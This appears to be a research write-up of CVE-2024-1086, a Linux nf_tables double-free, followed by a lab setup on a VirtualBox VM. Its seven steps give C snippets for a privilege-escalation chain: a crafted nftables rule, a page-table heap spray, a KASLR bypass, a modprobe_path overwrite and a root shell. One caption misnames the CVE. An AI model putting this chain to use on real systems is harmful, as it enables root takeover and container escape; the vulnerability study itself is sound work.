

CVE-2024-1086

FIELD	DETAILS
Component	CVE-2024-1086
Flaw	Linux kernel Netfilter subsystem (net/netfilter/nf_tables_api.c)
Attack	Use-After-Free (Double-Free) in nft_verdict_init() function
Impact	Heap memory corruption, local privilege escalation to root, container escape, system crash (DoS)
Affected	Linux kernels v5.14 through v6.6 (actively exploitable in v5.14 - v6.6)
Mitigation	Update to kernel v5.15.149+, v6.1.76+, v6.6.15+ or disable unprivileged user namespaces

Vulnerability Overview (2024-1086)

CVE-2024-1086 is a high-severity use-after-free vulnerability in the Linux kernel that I analyzed during this research. It is a use-after-free flaw located in the Netfilter subsystem, specifically in the `nft_verdict_init()` function within `net/netfilter/nf_tables_api.c`. The issue arises when handling crafted Netfilter verdicts, where a double-free condition occurs due to improper validation of packet structures.

By exploiting this flaw, a local attacker can gain root privileges or crash the system, causing a Denial of Service. It is especially critical for container environments because it allows attackers to escape Kubernetes pod isolation and compromise the host node. The exploit uses advanced techniques to bypass modern security mitigations like KASLR, SMAP, and SMEP, achieving a high success rate on vulnerable kernels. This vulnerability affects Linux kernel versions from 5.14 up to 6.6, demonstrating how memory management flaws in core networking components can pose severe risks to cloud infrastructure.

The exploit technique, which I studied and implemented, uses heap-based bugs to manipulate page tables for unauthorized control over system memory, achieving local privilege escalation with high reliability.

How it was exploited

Step 1: Setup: Gain CAP_SYS_ADMIN via User Namespace

The attacker first creates a new user namespace and network namespace using `unshare(CLONE_NEWUSER | CLONE_NEWNET)`. This step is critical because the vulnerability lies in the Netfilter subsystem, which requires `CAP_NET_ADMIN` privileges to access. By creating a new namespace, the unprivileged user gains these capabilities within that isolated scope,

allowing them to trigger the bug. In Kubernetes environments without seccomp profiles, this step is possible from within containers.

```
// Create user and network namespaces
unshare(CLONE_NEWUSER | CLONE_NEWNET);
```

Figure 1 Namespace setup code

Step 2: nftables Configuration

The exploit sets up a malicious nftables table and chain with a specially crafted rule designed to trigger the double-free vulnerability. The rule matches packets with protocol 70 and a specific payload pattern (\x41\x41\x41\x41), setting a verdict value that causes the kernel to free the same memory twice.

```
// Create malicious nftables rule
struct nftnl_rule *rule = nftnl_rule_alloc();
nftnl_rule_set_str(rule, NFTNL_RULE_TABLE, "filter");
nftnl_rule_set_str(rule, NFTNL_RULE_CHAIN, "df");
add_payload_expr(rule, NFT_PAYLOAD_NETWORK_HEADER, NFT_REG_1,
    | | | | | offsetof(struct iphdr, protocol), sizeof(unsigned char));
add_cmp_expr(rule, NFT_REG_1, NFT_CMP_EQ, &proto, sizeof(unsigned char));
add_verdict_expr(rule, (unsigned int)(0xFFFF0000));
```

Figure 2 Malicious nftables rule creation code

Step 3: Heap Spray and Memory Layout Preparation

The exploit sprays the kernel heap with PTE (Page Table Entry) structures to arrange memory in a predictable way. It creates 16,000 PTE pages using mmap() calls, filling the kernel's page cache and creating a dense memory layout that increases the probability of capturing the double-free vulnerability.

```
// Spray PTEs to manipulate memory layout
for (unsigned long long i = 0; i < 16000; i++) {
    void *addr = mmap((void*)base_addr, 0x2000,
        | | | | | PROT_READ | PROT_WRITE, MAP_FIXED | MAP_SHARED | MAP_ANONYMOUS, -1, 0);
}
printf("[*] spraying %d pte's...\n", 16000);
```

Figure 3: PTE spray code

Step 4: Trigger Double-Free and Detect Overlap

The exploit sends a specially crafted IP packet that triggers the double-free vulnerability in the nftables rule. This causes two separate kernel objects to point to the same memory location. By writing a marker value (0xCAFEBAFE) to one location and checking for it in another, the exploit confirms the double allocation.

```
// Trigger double-free and check for overlap
send_ip_packet_with_char(32768 + 8, &ip_header, '\x41');
*(unsigned long long*)pmd_region = 0xCAFEBAFE;

// Search for overlapping PTE
for (unsigned long long i = 0; i < 16000; i++) {
    unsigned long long *test_addr = (unsigned long long*)virt_addr;
    if (*test_addr != 0x41) {
        printf("[+] confirmed double alloc PMD/PTE\n");
        pte_area = test_addr;
        break;
    }
}
```

Figure 4: Double-free trigger and overlap detection code

Step 5: KASLR Bypass via Physical Memory Scan

To defeat protections like KASLR, the exploit needs to know where the kernel is loaded in memory. Using the double-allocated PTE, it maps physical memory into the process address space and scans for kernel code signatures. When found, the kernel base address is revealed, defeating Kernel Address Space Layout Randomization (KASLR).

```
// Scan physical memory for kernel base
for (int k = 0; k < scan_limit; k++) {
    for (unsigned long long j = 0; j < 512; j++) {
        unsigned char *kernel_addr = (unsigned char*)(pmd_kernel + j * 0x1000);
        if (memcmp(kernel_addr, "\x48\x8d\x25", 3) == 0) {
            printf("[+] found possible kernel base: %016llx\n", phys);
        }
    }
}
```

Figure 5: KASLR bypass via physical memory scan code

Step 6: Privilege Escalation via modprobe_path Overwrite

Once the kernel base is known, the exploit locates the modprobe_path kernel variable and overwrites it to point to a malicious script. When the kernel later attempts to execute a binary with an unknown format, it runs this script as root, granting privilege escalation.

```
// Find and overwrite modprobe_path
char *modprobe_addr = memmem(pmd_data, 0x200000, "/sbin/modprobe", 14);
sprintf(path_buf, "/proc/%u/fd/%u", pid, modprobe_script_fd);
strcpy(modprobe_addr, path_buf);
trigger_modprobe_memfd();
```

Figure 6: modprobe_path overwrite code

Step 7: Root Shell

The exploit finally spawns a root shell, confirming successful privilege escalation.

```
// Spawn root shell
setuid(0);
setgid(0);
system("whoami");
system("id");
execl("/bin/bash", "bash", NULL);
```

Figure 7: Root shell spawning code

Demonstration

Setting up the Linux server image on virtual box.





Figure 8: ISO Image Setup

Installing kernel version which is vulnerable to CVE-2024-0186




```
use [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sandesh@use:~$ sudo apt install linux-image-5.15.0-86-generic linux-headers-5.15.0-86-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  linux-headers-5.15.0-86 linux-modules-5.15.0-86-generic
Suggested packages:
  fdutils linux-doc | linux-source-5.15.0 linux-tools linux-modules-extra-5.15.0-86-generic
The following NEW packages will be installed:
  linux-headers-5.15.0-86 linux-headers-5.15.0-86-generic linux-image-5.15.0-86-generic
  linux-modules-5.15.0-86-generic
0 upgraded, 4 newly installed, 0 to remove and 93 not upgraded.
Need to get 49.1 MB of archives.
After this operation, 229 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://np.archive.ubuntu.com/ubuntu jammy-updates/main amd64 linux-headers-5.15.0-86 all 5.15.0-86.96 [12.3 MB]
Get:2 http://np.archive.ubuntu.com/ubuntu jammy-updates/main amd64 linux-headers-5.15.0-86-generic md64 5.15.0-86.96 [2,882 kB]
Get:3 http://np.archive.ubuntu.com/ubuntu jammy-updates/main amd64 linux-modules-5.15.0-86-generic md64 5.15.0-86.96 [22.4 MB]
Get:4 http://np.archive.ubuntu.com/ubuntu jammy-updates/main amd64 linux-image-5.15.0-86-generic am64 5.15.0-86.96 [11.5 MB]
Fetched 49.1 MB in 40s (1,217 kB/s)
Selecting previously unselected package linux-headers-5.15.0-86.
(Reading database ... 75278 files and directories currently installed.)
Preparing to unpack .../linux-headers-5.15.0-86_5.15.0-86.96_all.deb ...
Unpacking linux-headers-5.15.0-86 (5.15.0-86.96) ...

Progress: [ 6%] [####.....]
```

Figure 9: Installing vulnerable kernel


Checking Kernel Version to verify vulnerability



```
sandesh@use:~$ uname -r
5.15.0-86-generic
sandesh@use:~$ _
```


Figure 10: Kernel version verification

Installing required build tools and dependencies



```
use [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sandesh@use:~$ sudo apt install git libmnl-dev build-essential
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.34.1-1ubuntu1.15).
git set to manually installed.
The following additional packages will be installed:
  bzip2 cpp cpp-11 dpkg-dev fakeroot fontconfig-config fonts-dejavu-core g++ g++-11 gcc gcc-11
  gcc-11-base libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan6
  libatomic1 libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libdeflate0 libdpkg-perl
  libfakeroot libfile-fcntllock-perl libfontconfig1 libgcc-11-dev libgd3 libgomp1 libisl23 libitm1
  libjbig0 libjpeg-turbo8 libjpeg8 liblsan0 libmpc3 libns1-dev libquadmath0 libstdc++-11-dev
  libtiff5 libtirpc-dev libtsan0 libubsan1 libwebp7 libxpm4 linux-libc-dev lto-disabled-list make
  manpages-dev rpcsvc-proto
Suggested packages:
  bzip2-doc cpp-doc gcc-11-locales debian-keyring g++-multilib g++-11-multilib gcc-11-doc
  gcc-multilib autoconf automake libtool flex bison gdb gcc-doc gcc-11-multilib glibc-doc bzip
  libgd-tools libstdc++-11-doc make-doc
The following NEW packages will be installed:
  build-essential bzip2 cpp cpp-11 dpkg-dev fakeroot fontconfig-config fonts-dejavu-core g++
  g++-11 gcc gcc-11 gcc-11-base libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan6 libatomic1 libc-dev-bin libc-devtools libc6-dev libcc1-0
  libcrypt-dev libdeflate0 libdpkg-perl libfakeroot libfile-fcntllock-perl libfontconfig1
  libgcc-11-dev libgd3 libgomp1 libisl23 libitm1 libjbig0 libjpeg-turbo8 libjpeg8 liblsan0
  libmnl-dev libmpc3 libns1-dev libquadmath0 libstdc++-11-dev libtiff5 libtirpc-dev libtsan0
  libubsan1 libwebp7 libxpm4 linux-libc-dev lto-disabled-list make manpages-dev rpcsvc-proto
0 upgraded, 53 newly installed, 0 to remove and 93 not upgraded.
Need to get 64.0 MB of archives.
After this operation, 208 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://np.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libc-dev-bin amd64 2.35-0ubuntu3.
13 [20.3 kB]
Get:2 http://np.archive.ubuntu.com/ubuntu jammy-updates/main amd64 linux-libc-dev amd64 5.15.0-170.1
30 [1,324 kB]
0% [2 linux-libc-dev 45.9 kB/1,324 kB 3%]_
```

Figure 11: Installing required packages

